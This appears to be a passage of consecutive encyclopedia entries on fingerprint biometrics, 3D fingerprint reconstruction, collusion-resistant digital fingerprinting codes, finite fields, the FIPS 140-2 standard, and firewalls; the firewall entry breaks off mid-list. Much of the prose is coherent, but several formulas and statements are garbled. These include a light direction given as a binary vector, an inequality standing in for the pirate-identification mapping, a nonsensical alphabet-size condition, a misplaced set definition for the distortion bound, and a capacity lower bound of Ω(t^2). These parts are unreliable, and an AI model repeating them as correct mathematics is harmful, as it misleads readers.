Although fingerprint recognition systems are mature biometric technologies, different open problems are still present. A relevant open problem consists of identifying people in large databases in a fast and accurate manner, for example, in investigative applications. Another important problem is the limited capability to process latent fingerprint images using completely automatic systems. Since latent fingerprints are usually partial and affected by high level of noise and distortions, automatic analysis techniques usually achieve poor results in this application scenario.

Processing poor-quality images acquired from manual workers and elder people is also an open problem since current biometric technologies frequently do not obtain satisfactory accuracy.

Future research directions will consider the previously described open problems, as well as will improve different aspects of the current fingerprint recognition technologies. A research direction consists of improving the human-machine interaction by using touchless and/or three-dimensional systems, as described in Donida Labati et al. (2016). Another direction consists of improving the accuracy, speed, and robustness of current technologies by using deep learning strategies for different steps of the biometric recognition process, as described in Sundararajan and Woodard (2018). Furthermore, the research community is focusing on novel and better performing strategies for privacy and security protection of biometrics, as described in Donida Labati et al. (2012). Novel high-resolution sensors and processing techniques will also be studied to improve current technologies by using level 3 feature, as described in Donida Labati et al. (2018).

Summary

Fingerprint recognition systems are the most mature and diffused biometric technologies. Current biometric systems can process images acquired using heterogeneous procedures and compute different kinds of features, obtaining relevant recognition accuracy. Despite the maturity of fingerprint recognition systems, the research community is still working on open problems and on improving the current technologies.


Definitions

A 3D fingerprint is a set of cloud points or a 3D surface reconstructed from a real finger, which records the depth information of ridges and valleys. 3D fingerprint features extracted from the 3D fingerprints are used for biometrics recognition and other applications.

Background

As one of the widely used and very distinctive biometrics, fingerprints have been successfully deployed in various applications, such as secure payment, electronic devices, forensics, and security (Yin et al., 2016, 2018; Zhu et al., 2018). Those applications are mainly based on two-dimensional (2D) fingerprints, where fingerprint collection requires physical contact between the finger and sensor's surface. Although 2D fingerprints (i.e., live-scan or wet-inked fingerprints) are easy to acquire and usually have high ridge-to-valley contrast, the physical contact during the acquisition process often introduces some problems. One of the most significant is that fingerprints tend to be easily contaminated by latent ones remaining on a scanner platen (Wang et al., 2007; Zhu et al., 2017). This will reduce the reliability of the features from extracted the captured fingerprints. Secondly, the collected fingerprints inevitably have different degrees of non-linear distortion caused by varying amounts of pressure against the scanner platen during the acquisition process (Yin et al., 2020). Thirdly, there is a hygienic risk that pathogens such as coronaviruses may spread through the surface of the sensor. More importantly, 2D fingerprints cannot truly represent natural 3D fingerprints, because when curved 3D fingers are flattened relative to a 2D plane, they will inevitably lose 3D information. Therefore, 3D fingerprint techniques that can provide potential advantages to avoid those problems have been proposed in recent years and have become promising research topics.

Theory



3D Fingerprint Reconstruction

3D fingerprint reconstruction is an essential but challenging component of a 3D recognition system. Based on imaging techniques, 3D fingerprint reconstruction methods can be classified into three main categories: (1) stereo vision-based methods; (2) structured light scanning-based methods; and (3) photometric stereo-based methods.

Stereo vision-based 3D fingerprint reconstruction methods require capturing at least two different views of 2D images using cameras. The depth information is calculated based on triangulation according to corresponding pixels between two different views of the fingerprint images. As shown in Fig. 1, P is a point of a 3D object in 3D space; p and p' are its corresponding points in 2D images (the blue lines) captured by two

cameras; O_L and O_R are the centers of the left and right cameras, respectively; b is the distance between the centers of the two camera centers; and f is the distance between the lens and image plane. The depth z of P relative to the left fingerprint image is calculated by

$$z = \frac{b * f}{x_L - x_R}. \tag{1}$$

3D Fingerprint, Fig. 1 Diagram of triangulation for stereo vision

One of the most challenging problems is the establishment of the correspondence between two different views of the fingerprint images. Most of the current methods of establishing correspondences are computationally complex and time-consuming. In contrast, a ridge-valley-guided 3D fingerprint reconstruction method proposed in Yin et al. (2019) obtains well-structured 3D fingerprints with the ridge/valley detail in real time.

Structured light scanning-based 3D fingerprint reconstruction methods (Huang et al., 2014) require capturing multiple 2D images with structured light patterns using a digital light processing projector and a camera. Its underlying principle is also triangulation, whereby the depth information of a point is determined by the corresponding pixels between an image captured by the camera and a structured pattern used by the projector. Compared with the stereo vision methods mentioned above, such methods use a series of structured patterns to encode the correspondence relationship between the captured image and the structured patterns. The disadvantage of such methods is that their hardware systems are often expensive and bulky due to the digital light processing projector and a high-speed camera.

The advantage is that such methods can reconstruct the ridge/valley details of a 3D fingerprint.

Photometric stereo-based 3D fingerprint reconstruction methods (Lin and Kumar, 2018) require capturing multiple 2D images using a fixed camera under different lighting conditions. Its underlying principle is that the amount of light reflected by a surface is dependent on the orientation of the surface relative to the light source and the observer. By calculating the amount of light reflected into a camera (i.e., the intensity of captured images), the potential surface orientations can be bounded in a solution space. Let $\mathbf{y}_i \in \mathbb{R}^1$ denote the intensity of an observed point, $a \in F_2^n$ the direction of a light source ($\mathbf{a}_i$ is a column vector, and so is the following $\mathbf{x}$), and $\mathbf{x} \in \mathbb{R}^3$ the unknown unit surface normal of a point in the surface. $\mathbf{Y} = [\mathbf{y}_1, \mathbf{y}_2, \cdots, \mathbf{y}_m]^T$ and $\mathbf{A} = [\mathbf{a}_1, \mathbf{a}_2, \cdots, \mathbf{a}_m]^T$. The problem is formulated as

$$\mathbf{Y} = \rho \mathbf{A} \mathbf{x}, \tag{2}$$

where ρ is a surface albedo. The unknown surface normal $\mathbf{x}$ can be solved using least squares methods as follows:

$$\rho \mathbf{x} = (\mathbf{A}^T \mathbf{A})^{-1} \mathbf{A}^T \mathbf{Y}. \tag{3}$$

Therefore, when enough light sources are provided from different angles, the surface orientation can be determined. The advantage is that the hardware system is relatively simple; however, methods based on this hardware system are usually very time-consuming due to the large overhead of calculating the surface normal for each pixel.

In addition to the categories mentioned above, several 3D fingerprint reconstruction methods based on optical coherence tomography (OCT) and ultrasonic imaging (UI) have recently been proposed. The OCT-based methods are based on the interferometry principle , can recover accurate 3D fingerprint information, and have a potential anti-spoofing capability ; but the hardware used in such methods is expensive and costs more than $7000 . The UI-based methods recover 3D fingerprint information by measuring the acoustic time-of-flight. Such methods are often low-cost but time-consuming as it takes approximately 5 s to reconstruct a 3D fingerprint with a resolution of 1000 dpi . Also, this type of method is not completely contactless since it requires fingers to be pressed against a platen during the acquisition process.

3D Fingerprint Recognition

A 3D fingerprint feature is essential for identifying 3D fingerprints; however, only a few have been developed in recent decades, and effective 3D features are still highly demanded. The feature of the surface curvature of a 3D fingerprint proposed in Liu et al. (2015) is based on the curve's skeleton and overall maximum curvature of a 3D fingerprint. But, this method is of poor recognition accuracy, equal-error rates of 15% and 14.44%, respectively . A representation of 3D minutia, composed of three coordinates and two ridge orientations in 3D space, is introduced in Kumar and Kwong (2015). The disadvantage is that it is often time-consuming to align 3D minutia. To reduce computational complexity, Lin et al. (Lin and Kumar, 2018) propose a Delaunay tetrahedron-based 3D minutia feature defined as a convex polyhedron consisting of four triangular faces of 3D minutiae. But the spatial topology is susceptible to spurious and missing 3D minutiae . Yin et al. (2019) propose an effective 3D topology polymer feature (TTP) for 3D fingerprint recognition. Firstly, multiple new 3D spaces are re-represented based on 3D minutiae extracted from the 3D fingerprint. Then, the TTP is extracted by projecting the 3D minutiae onto multiple planes and coding their corresponding 2D topologies. Its experimental results show that this method achieves highly accurate recognition and short running time.

Open Problems and Future Directions

3D fingerprint reconstruction and recognition are still developing. Developing a robust 3D fingerprint reconstruction and novel 3D fingerprint features is essential to automated 3D fingerprint recognition systems. Besides, one of the most interesting future directions is the potential anti-spoofing capabilities of 3D fingerprints, which is worthy of investigating in the future. As 3D fingerprints provide the real 3D space information of real fingers, it is undoubted that they can improve the anti-spoofing capability of security systems.

Summary

In conclusion, 3D fingerprint techniques contain two major components: 3D fingerprint reconstruction and 3D fingerprint recognition. The 3D

reconstruction is essential for 3D feature extraction and the subsequent recognition.

Definition

Fingerprinting is a technique that aims at preventing unauthorized redistribution of digital content or "digital piracy." This assumes a multitude of scenarios under which identical or very close copies of a document v (software, images, or other digital media) are made available to a large number of users of the system by paid subscription. Fingerprinting consists in embedding a mark x (*a fingerprint*) in the document with the purpose of encoding the identity of the user. Fingerprints should not be easily detectable or removable; they must be also designed in a way that makes forgery difficult or expensive. In the area of content distribution, the functionality associated with the fingerprinting system is its resistance to a *collusion attack*. A group or *coalition* of users of the system is said to perform a collusion attack if they produce a copy of the document v with either an obfuscated (for instance, totally removed) fingerprint or a fingerprint that does not enable the distributor D to trace it back to any of the members of the coalition. A closely related concept of watermarking is

aimed at tracing the owner of the contents and is not intended to fight collusion attacks.

Background

The first mention of fingerprinting in the literature dates back to 1983 (Wagner 1983). Presently there are two main trends in fingerprinting, depending on the acceptance of the so-called *marking assumption*. Under this assumption, the document v and the fingerprint x are strings over some finite alphabet $\mathcal{Q}$ (a typical length of v is in the range of megabytes or greater, while the length of x is on the order of several kilobytes). The location of x in v is not known to the users nor is it assumed that the bits of x form a consecutive substring of v. However, for practical reasons, fingerprints occupy the same positions in all the copies of v. A pirate user or a coalition of t such users can detect some positions that belong to x. It is assumed that *changing any undetectable position of the user's copy of the document makes it useless* and obliterates its market value. This scenario applies for instance to fingerprinting licensed software. Fingerprinting under the marking assumption was introduced by Chor et al. who studied distribution of decryption keys used to access pay-per-view TV programs and similar applications (1994). The main tools of mathematical analysis of fingerprinting with the marking assumption are combinatorial-, information-, and coding-theoretic.

In the absence of the marking assumption, both the distributor and the users are allowed to add relatively small distortion to the original document. The main application of this scenario is *fingerprinting of digital media* such as image, video, audio, and speech content. In such applications, slight differences from the original version will not affect the quality of users' copies. It is assumed that both the signal and the fingerprint are real random variables that obey some probability distribution. Establishing resilience of the system against collusion attacks relies on probabilistic or information-theoretic analysis.

Theory

Fingerprinting of Digital Data

Let $\mathcal{M} = \{1, 2, \ldots, M\}$ be the set of users of a distribution system of fingerprinted data. It is assumed that each of the M users of the system is assigned a fingerprint given by an n-dimensional vector over a finite alphabet $\mathcal{Q}$. The design of the system involves the following components:

1. The assignment of fingerprints to the users is accomplished by a mapping $f_k : \mathcal{M} \to \mathcal{Q}^n$, where $k \in \mathcal{K}$ and $\mathcal{O}$ is the set of keys used to hide the encoding mapping from possible collusion attacks by the users.

2. The identification of the members of the pirate coalition relies on a mapping $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v})$, that is designed to enable the distributor to locate the pirates irrespective of the coalition's strategy.

Let $U = \{u_1, \ldots, u_t\} \subset \mathcal{M}$ denote the pirate coalition and let $f_k(U) = \{\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t\}$ be the set of the fingerprints of its members, where $\boldsymbol{x}_i = f(u_i)$ for $i = 1, \ldots, t$. The pirates launch an attack against the distributor D using a stochastic mapping defined by a probability distribution $V(\boldsymbol{y}|\, f_k(U))$. Both the distributor and the pirates optimize their strategies in an attempt to accomplish their goals. The pirates choose the mapping V that maximizes the error probability of identification by D, while the distributor constructs the fingerprinting code (f_k, ϕ_k) that ensures reliable identification for all coalition strategies V.

The fingerprinting problem of this kind was introduced in as a part of a broader area known as traitor tracing and formalized in later works (Chor et al. 1994). The main body of work that relates to the digital fingerprinting problem relies on the marking assumption mentioned in the introduction. Call coordinate i of the fingerprints *undetectable* for the coalition U if

$$x_{1i} = x_{2i} = \cdots = x_{ti}$$

and *detectable* otherwise. The marking assumption states that for any fingerprint y created by the coalition, $y_i = x_{1i} = x_{2i} = \cdots = x_{ti}$ in every undetectable coordinate i. Let $\mathscr{E}(U) = \{y\}$ be the set of all fingerprints y that can be created by the coalition U following the marking assumption, called the *envelope* of the coalition. This assumption implies that the coalition's strategy obeys the condition

$$V\left(\boldsymbol{y}|\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)>0 \text{ only if } \boldsymbol{y}\in\mathcal{E}\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right).$$

Only such *admissible* strategies are considered in the system design.

The definition of the envelope $\mathscr{E}$ depends on the exact description of the rule that the coalition follows to modify the detectable positions:

- The *narrow-sense envelope* is obtained if the coalition is restricted to use only a symbol from their assigned fingerprints in the detectable positions:

$$\begin{aligned}&\mathcal{E}_N\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)\\&\quad=\left\{\boldsymbol{y}\in\mathcal{Q}^n|y_i\in\left\{x_{1i},\ldots,x_{ti}\right\},\forall i\right\}.\end{aligned}\tag{1}$$

- The *wide-sense envelope* permits the coalition to use any symbol from the alphabet $\mathcal{Q}$ in the detectable positions:

$$\begin{aligned}&\mathcal{E}_W\left(\boldsymbol{x}_1,\ldots,\boldsymbol{x}_t\right)\\&\quad=\left\{\boldsymbol{y}\in\mathcal{Q}^n|y_i=x_{1i},\forall i \text{ undetectable}\right\}.\end{aligned}\tag{2}$$

A fingerprinting code that has the tracing capability for the narrow-sense rule is said to possess a *t*-identifiable parent property (IPP). The study of such codes was undertaken in (Alon et al. 2003; Barg et al. 2001; Blackburn 2003a; Hollmann et al. 1998). The codes are designed to be able to always recover at least one member of the pirate coalition, i.e., assume a zero error probability of identification. It is easy to show that if the alphabet size $f(x)=g(y)$. the maximum number of users of such a system is $M \le t$. For $q \ge t+1$ it is possible to construct codes with the *t*-IPP of size *M* such that $\log M=\Omega(n)$; see (Alon et al. 2003; Barg et al. 2001). Upper bounds on the size of such codes were obtained in (Alon and Stav 2004; Blackburn 2003b).

The wide-sense envelope reflects a more general problem statement under which the members of the coalition have more amplitude in creating an unregistered copy of the document, In particular, the wide-sense envelope of the coalition is larger than the narrow-sense one for all alphabets of size $q \ge 3$. Properties of fingerprinting codes resistant to the collusion attack in the wide sense were established for any alphabet size $q \ge 2$ (Barg et al. 2003; Boneh and Shaw 1998).

A randomized fingerprinting code is a random variable (F, Φ) taking values in the family $\left\{\left(f_k,\phi_k\right),k\in\mathcal{K}\right\}$ with probability $\pi(k)$ defined on

the set of keys $\mathcal{K}$. The error probability of identification is defined as

$$e\left(U,F,\Phi,V\right) = \sum_{k\in\mathcal{K}}\pi(k)\sum_{y:\phi_K(\boldsymbol{y})\neq U} V\left(\boldsymbol{y}|f_K(U)\right),$$

where $f_K(U)$ is the set of fingerprints of the members of the coalition U. Let

$$e_{\max}\left(F,\Phi,V\right) = \max_{U\subset\mathcal{M},|U|=t} e\left(U,F,\Phi,V\right)$$

be the maximum probability of error. A number $R > 0$ is an ϵ-achievable rate for q-ary t-fingerprinting if for every $\delta > 0$ and a sufficiently large n there exists a q-ary randomized code (F, Φ) of length $n = n(\delta)$ with rate

$$\frac{1}{n}\log_q M > R - \delta$$

such that $e_{\max}(F, \Phi, V) < \epsilon$ for every admissible strategy V of the coalition. The capacity of q-ary t fingerprinting $C_{t,q}$ is defined as the supremum of ε-achievable rates as ϵ becomes arbitrarily small.

The formulation of the fingerprinting problem as a communication problem was developed in (Anthapadmanabhan et al. 2008; Barg et al. 2003; Somekh-Baruch and Merhav 2005). Lower bounds of the form $C_{t,2} = \Omega(t^2)$ were established in (Amiri and Tardos 2009; Dumer 2009; Tardos 2008). One of these constructions also includes a simple identification algorithm of pirates (Tardos 2008). The best estimate $C_{t,2} \geq 1/(2t^2 \ln 2)$ is due to (Amiri and Tardos 2009). Regarding small values of t it was shown that $C_{2,2} \geq 0.25$, $C_{3,2} \geq 1/12$ (Anthapadmanabhan et al. 2008). Upper bounds of the form

$$C_{2,2} \leq 0.25,\ C_{3,2} \leq 0.0975,\ C_{t,2} \leq 1/\left(t^2 \ln 2\right)$$

were announced in (Amiri and Tardos 2009; Huang and Moulin 2009). At the time of writing this entry, complete proofs of the upper bounds have not been published.

Generalizations of the marking assumption considered in the literature include settings in which members of the coalition follow the marking assumption in all but a certain small number of coordinates of the fingerprint or erase some coordinates of the fingerprint, replacing it by

unreadable symbols (Barg et al. 2003; Boneh and Shaw 1998). Another variation of the fingerprinting problem, called *asymmetric fingerprinting*, arises when it is assumed that not only coalitions of users but also the distributor may create unauthorized copies of the content (Pfitzmann and Schunter 1996). The goal of asymmetric fingerprinting is to bar the distributor from issuing an unregistered copy, while at the same time allowing it to trace the source of such copy to the user whose mark it contains.

Fingerprinting of Analog Data

Another case of the problem that has also been studied in the literature relates to the fingerprinting of continuous data with applications to media fingerprinting. It is natural to assume that the original document $\boldsymbol{v}$ is represented by a vector in $\mathbb{R}^n$. The marked copy of the ith user is obtained by computing $\boldsymbol{x}_i = \boldsymbol{v} + \boldsymbol{w}_i$, where $\boldsymbol{w}_i$ is the ith fingerprint (another real vector).

The most common assumption in the literature is that the document is a random vector $(v_1, \ldots, v_n)$ whose coordinates are real random $N(0, 1)$-variables (Gaussian random variables with zero mean and unit variance). Similarly, fingerprints $\boldsymbol{w}_i$, $i = 1, \ldots, M$ are chosen as Gaussian vectors or taken as linear combinations of orthogonal pseudo-noise vectors. By assumption, the deviation of $\boldsymbol{x}_i$ from $\boldsymbol{v}$ has to be bounded above uniformly for all i: $\mathcal{I} = \{i : \rho(i) \in S\}$ where δ_1 is an appropriately chosen threshold. In the case of Gaussian fingerprints, it is assumed that the variance α^2 of their coordinates satisfies the inequality $\alpha < \delta_1$ (otherwise with large probability, marked copies will violate the bounded deviation assumption).

Collusion attacks in this context proceed by averaging the copies of the document belonging to the users in the coalition or by taking their convex combination and adding some Gaussian noise or by some similar general method. Let y be the fingerprint formed by a pirate coalition. Detection is performed by correlation analysis: the ith user is assumed guilty if $(\boldsymbol{y}, \boldsymbol{x}_i) \geq \delta_2 \|\boldsymbol{y}\|$, where δ_2 is another threshold. It is proved that for Gaussian fingerprints, the minimum size of the coalition that succeeds in removing any fingerprint with probability bounded away from zero, must be proportional to $\sqrt{n/\log M}$ (Kilian et al. 1998).

Finite Field

Burt Kaliski[31] ✉
(31) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *finite field* is a field with a finite number of elements.

Theory

The number of elements or the order of a field with a finite number of elements is always a power $q = p^k$ of a prime number $p \geq 2$, where $k \geq 1$. Since all finite fields with a given order are *isomorphic* (homomorphism), it is conventional to refer to a finite field with order q as "the" finite field with that order, denoted $\mathbf{F}_q$ or $GF(q)$ (the latter meaning *Galois Field*). The prime p is the *characteristic* of the field, i.e., for all $x \in \mathbf{F}_q$, $px = 0$.

Finite fields are commonly organized into three types in cryptography:

- *Characteristic-2* or *binary fields*, where $p = 2$.
- *Prime-order fields*, where $p \geq 3$ and $k = 1$.
- *Odd-characteristic extension fields*, where $p \geq 3$ and $k > 1$.

The *multiplicative group* of a finite field, denoted $\mathbb{F}_p^*$, is the group consisting of the elements of $\mathbf{F}_q$ with multiplicative inverses, i.e., the elements except for 0, under the multiplication operation. This is a cyclic group of order $q - 1$; all the elements of the group can be obtained as powers of a single generator.

A classic volume in this “field” is Lidl and Niederreiter’s text (Lidl and Niederreiter 1986). A book by Menezes et al. (Menezes et al. 1992) gives further treatment of the cryptographic applications.

Applications

Finite fields are widely employed in cryptography. The IDEA and Rijndael/AES algorithms, for instance, both involve operations over relatively small finite fields. Public-key cryptography generally involves much larger finite fields. For example, the Digital Signature Algorithm (Digital Signature Standard) operates in a subgroup of the multiplicative group of a prime-order finite field. Elliptic curve cryptography can be defined over a variety of different finite fields.

Open Problems

Efficient implementation of finite field arithmetic has been a major area of research. For a discussion, inversion in finite fields and rings and optimal extension fields.

CMVP—Cryptographic module validation program; ISO 19790 2006 Security requirements for cryptographic modules

Definition

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules (National Institute of Standards and Technology (NIST) 2001). FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as complete programs that certify products that are in full compliance with the security and assurance characteristics that are specified in the standard. The objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Background

The FIPS 140–1 and –2 program was established in response to the Information Technology Management Reform Act of 1996 and the Computer Security Act of 1987. The program is a partnership between United States National Institute of Standards and Technology and the

Canadian Government Communication Security Establishment. Both the USA and Canadian organizations are integrally involved with all aspects of the program.

This document was issued May 25, 2001, and supersedes FIPS 140–1, which was published January 11, 1994 (National Institute of Standards and Technology (NIST), Computer Systems Laboratory 1994). FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as complete programs with the objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Theory and Applications

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules (National Institute of Standards and Technology (NIST) 2001). The Program is called the cryptographic module validation program (CMVP). The program's intent is to balance several objectives to maximize the effectiveness for end users of the cryptographic products including security functionality, assurance, cost, and schedule. The program implementation includes testing requirements, lab accreditations, thorough report and validation result review by the regulators, and certificates of validation issued by the NIST/CSE, including an actively maintained Web site of currently approved products.

FIPS 140–2 provides a standard that is used by government and commercial organizations when they specify that cryptographic-based security systems are to be used for providing protection of sensitive or valuable data. The protection of data, processes, and critical security parameters that is provided by a cryptographic module embedded within a security system is necessary to maintain the access control, confidentiality, and integrity of the information entrusted to that system.

FIPS 140–2 is published and maintained by the US Department of Commerce; National Institute of Standards and Technology; Information Technology Laboratory; and Cryptographic Module Validation Program. The standard is designed to be flexible enough to adapt to advancements and innovations in science and technology. NIST Policy is to have standards reviewed every 5 years in order to consider new or revised requirements that may be needed to meet technological and economic changes.

FIPS 140–2 is applicable to cryptographic-based security systems that may be used in a wide variety of computer and telecommunication applications (e.g., data storage, access control and personal identification, network communications, radio, facsimile, and video) and in various environments (e.g., centralized computer facilities, office environments, and hostile environments). The cryptographic services (e.g., encryption, authentication, digital_signature, and key_management) provided by a specific cryptographic module are selected requirements that are specific to the application. The security level (see below) to which a cryptographic module is validated is chosen to provide a level of security appropriate for the security requirements of the application in which the module is intended to be utilized and the security services that the module will provide.

It is important to note the difference between FIPS 140–2 and verification of correct cryptographic algorithm testing. Algorithm testing is limited only to verifying that a design correctly performs the logical and mathematical processes to comply with the specified algorithm functionality, such as, but not limited to:

- *FIPS PUB 113*. Computer Data Authentication (National Institute of Standards and Technology (NIST) 1985)
- *FIPS PUB 180–3*. Secure Hash Standard SHA (National Institute of Standards and Technology (NIST) 1995)
- *FIPS PUB 186–3*. Digital Signature Standard (DSS) (National Institute of Standards and Technology (NIST) 2000)
- *FIPS PUB 197*. AES—Advanced Encryption Standard (National Institute of Standards and Technology (NIST) 1999)
- *FIPS PUB 198*. The Keyed-Hash Message Authentication Code (HMAC) (National Institute of Standards and Technology (NIST) 1980)

In contrast FIPS 140–2 is a comprehensive security standard that integrates module access control, key management, interface control, design assurance, operational assurance, and utilizes algorithm testing to verify that each specific algorithm used is correct.

This standard specifies the security requirements that will be satisfied by a cryptographic module. These requirements have been developed over a number of years by cryptographic and information security experts from government organizations, international representatives, the Department of Defense, users, and vendors with the objective being something that is

meaningful, but also reasonable with regard to technology, usability, and affordability. The requirements have been compiled to address a broad range of threats and vulnerabilities, which trusted security focal points (modules) are subject to.

The security requirements cover areas related to the secure design and implementation of a cryptographic module. These areas include:

1. Cryptographic Module Specification
2. Cryptographic Module Ports and Interfaces
3. Roles, Services, and Authentication
4. Finite State Machine Model
5. Physical Security
6. Operational Environment
7. Cryptographic Key Management
8. Electromagnetic Interference/Electromagnetic Compatibility (EMI/EMC)
9. Self-Tests
10. Design Assurance
11. Mitigation of Other Attacks

The standard provides four increasing qualitative levels of security intended to cover a wide range of potential applications and environments.

Security Level 1 specifies the lowest level of security; the basic requirements are defined for a cryptographic module. No specific physical security mechanisms are required in a Security Level 1 cryptographic module beyond the basic requirement for production-grade components. Such implementations may be appropriate for low-level security

applications when other controls, such as physical security, network security, and administrative procedures, are limited or nonexistent.

Security Level 2 enhances the physical security mechanisms of a Security Level 1 cryptographic module by adding the requirement for physical security in the form of tamper evidence—tamper-evident seals or pick-resistant locks are placed on covers or doors to protect against unauthorized physical access. Security Level 2 also requires the module operators to authenticate to the module to assume a specific role and perform a corresponding set of services. Level 2 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specific Common Criteria (CC) Protection Profiles and has been evaluated to a CC assurance level 2 (EAL2 or higher).

Security Level 3 increases the physical security of the cryptographic module to inhibit the intruder from gaining access to critical security parameters (CSPs) held within the cryptographic module. Physical security mechanisms required at Security Level 3 are intended to have a high probability of detecting and responding to attempts at physical access, use or modification of the cryptographic module through the implementation of strong enclosures and tamper detection/response that includes circuitry that zeroizes all plaintext CSPs when the removable covers/doors of the cryptographic module are opened.

Level 3 requires stronger identity-based authentication mechanisms, enhancing the security provided by the role-based authentication mechanisms specified for Security Level 2. Level 3 specifies more robust key management processes including the entry or output of plaintext CSPs using split knowledge procedures or to be performed using ports that are physically separated from other ports or interfaces that are logically separated using a trusted path from other interfaces. Plaintext CSPs may be entered into or output from the cryptographic module in encrypted form (in which case they may travel through enclosing or intervening systems).

Level 3 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specified protection profiles (PPs) if they also meet the additional functional requirement of a Trusted Path and have been evaluated

at the CC EAL3 (or higher) with the additional assurance requirement of an Informal Target of Evaluation (TOE) Security Policy Model.

Security Level 4 provides the highest level of security defined in this standard. At this security level, the physical security mechanisms provide a complete envelope of protection around the cryptographic module with the intent of detecting and responding to all unauthorized attempts at physical access. Penetration of the cryptographic module enclosure from any direction has a very high probability of being detected, resulting in the immediate zeroization of all plaintext CSPs. Security Level 4 cryptographic modules are useful for operation in physically unprotected and potentially hostile environments.

Level 4 also protects a cryptographic module against a security compromise due to environmental conditions or fluctuations outside of the module's normal operating ranges for voltage and temperature.

Level 4 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified for Security Level 3 and is evaluated at the CC evaluation assurance level EAL4 (or higher).

A fundamental concept to the application of FIPS 140–2 is that of a cryptographic boundary. The cryptographic boundary shall consist of an explicitly defined perimeter that establishes the physical bounds of a cryptographic module. If a cryptographic module consists of software or firmware components, the cryptographic boundary shall contain the processor(s) and other hardware components that store and protect the software and firmware components. Hardware, software, and firmware components of a cryptographic module can be excluded from the requirements of this standard if shown that these components do not affect the security of the module. This concept allows for the evaluation of products to fixed and established confines, thereby making the process feasible. It also provides for a totally self-contained crypto module that contains enough functionality to protect itself and be able to be trusted.

For purposes of specifying physical security mechanisms, FIPS 140–2 defines three possible physical embodiments for a module and the associated security mechanisms for each:

- Single-chip cryptographic modules are physical embodiments in which a single integrated circuit is employed.

- Multiple-chip embedded cryptographic modules are physical embodiments in which two or more IC chips are interconnected and are embedded within an enclosure or a product that may not be physically protected.
- Multiple-chip standalone cryptographic modules are physical embodiments in which two or more IC chips are interconnected and the entire enclosure is physically protected.

For a module to receive a certificate of validation, it must follow a process defined by the CMVP program and be tested by an accredited laboratory. Laboratories are accredited to perform FIPS 140–2 testing based on proving to the National Voluntary Laboratory Accreditation Program (NVLAP) that they have the appropriate quality system, quality process, cryptographic skills, and FIPS 140–2 knowledge to warrant accreditation. Laboratory reaccreditation occurs on an annual basis.

Testing by the laboratory is based on a document related to FIPS 140–2 termed the Derived Test Requirements (DTR) document (National Institute of Standards and Technology (NIST) 2003). This document outlines the responsibilities of the test laboratory and the analysis and testing that is performed. It also describes the information and material that the vendor must provide the laboratory for the purpose of evaluating the compliance of the module to FIPS 140–2 requirements.

Firewall

Niels Provos[33] ✉
(33) Google INC, Mountain View, CA, USA

Definition

A *firewall* is a network device that enforces security *policy* for network traffic. The term originates from *fire wall*, a fireproof wall used as a barrier to prevent the spread of fire. An Internet firewall creates a barrier between separate networks by imposing a point of control that traffic needs to pass before it can reach a different network (Cheswick and Bellovin 1994). A firewall may limit the exposure of hosts to malicious network traffic, e.g., remote adversaries attempting to exploit security holes in vulnerable applications, by preventing certain packets from entering networks protected by the firewall.

Theory

When inspecting a network packet, a firewall decides if it should drop or forward the packet. The decision is based on a firewall's security policy and its internal state. Before forwarding a packet, a firewall may modify the packet's content. Packet inspection may occur at several different layers:

- The *link layer* provides physical addressing of devices on the same network. Firewalls operating on the link layer usually drop packets based on the *media access control* (MAC) addresses of communicating hosts.
- The *network layer* contains the *Internet protocol* (IP) headers that support addressing across networks so that hosts on different physical networks can communicate with each other.

- The *transport layer* provides data flows between hosts. On the Internet, the *transmission control protocol* (TCP) and the *user datagram protocol* (UDP) are used for this purpose. Most firewalls operate at the network and transport layer. TCP provides reliable data flow between hosts. UDP is a much simpler but unreliable transport protocol.
- The *application layer* contains application specific protocols such as the *hypertext transfer protocol* (HTTP). Inspection of application-specific protocols can be computationally expensive because more data needs to be inspected, and more states are required.

The IP header (Stevens 1994) contains information required by routers to forward packet between hosts. For an IPv4 header, firewalls usually inspect the following fields: header length, total length, protocol, source IP address, and destination IP address. The protocol field states which transport protocol follow after the IP header. The most frequently used transport protocols are TCP, UDP, and ICMP. While the IP protocol provides addressing between different hosts on the Internet, TCP and UDP allow the addressing of services by employing source and destination port numbers. For example, a mail client sends e-mail by contacting a mail server on destination port 25, which is used for the *simple mail transport protocol* (SMTP), and Web servers usually listen for HTTP requests on port 80. A data flow between hosts is uniquely identified by its 4-tuple:

- *(source IP address, source port number, destination IP address, destination port number).*

A firewall's policy is described by a list of filter rules that specify which packets may pass and which packets are to be blocked. A rule contains an action and several specifiers. The specifiers describe the packets for which a rule should be applied. The action of the last matching rule determines if the firewall forwards or drops the inspected packet. Many firewalls use a format to describe filter rules that is similar to the following:

- *action dir interface protocol srcip srcport destip dstport flags*

The first word *action* can be either *pass* or *block* and determines if a packet that matches this rule should be forwarded or dropped. These two actions are supported by all firewalls, but many modern firewall systems also support logging of packets that match specific rules, network address translation, and generating return packets. The remaining words are

specifiers that restrict which packets a rule applies to. The different elements in a filter rule are explained below:

- *dir* refers to the direction a packet is taking. It may be either *incoming* or *outgoing*. Depending on the firewall solution, the direction may be specific to a network interface or to a network boundary.
- *interface* specifies the physical or virtual network device upon which the packet was received. This is often used to classify the network from which the packet arrived as internal or external.
- *protocol* allows a filer to specify the transport protocols the rule should match. Using a protocol specifier allows us to differentiate, e.g., between UDP and TCP packets.
- *srcip* specifies which source IP addresses should match the rule. This can either be a single address or IP network ranges.
- *srcport* applies only to TCP or UDP packets and determines the range of port numbers a packet should have to match the rule.
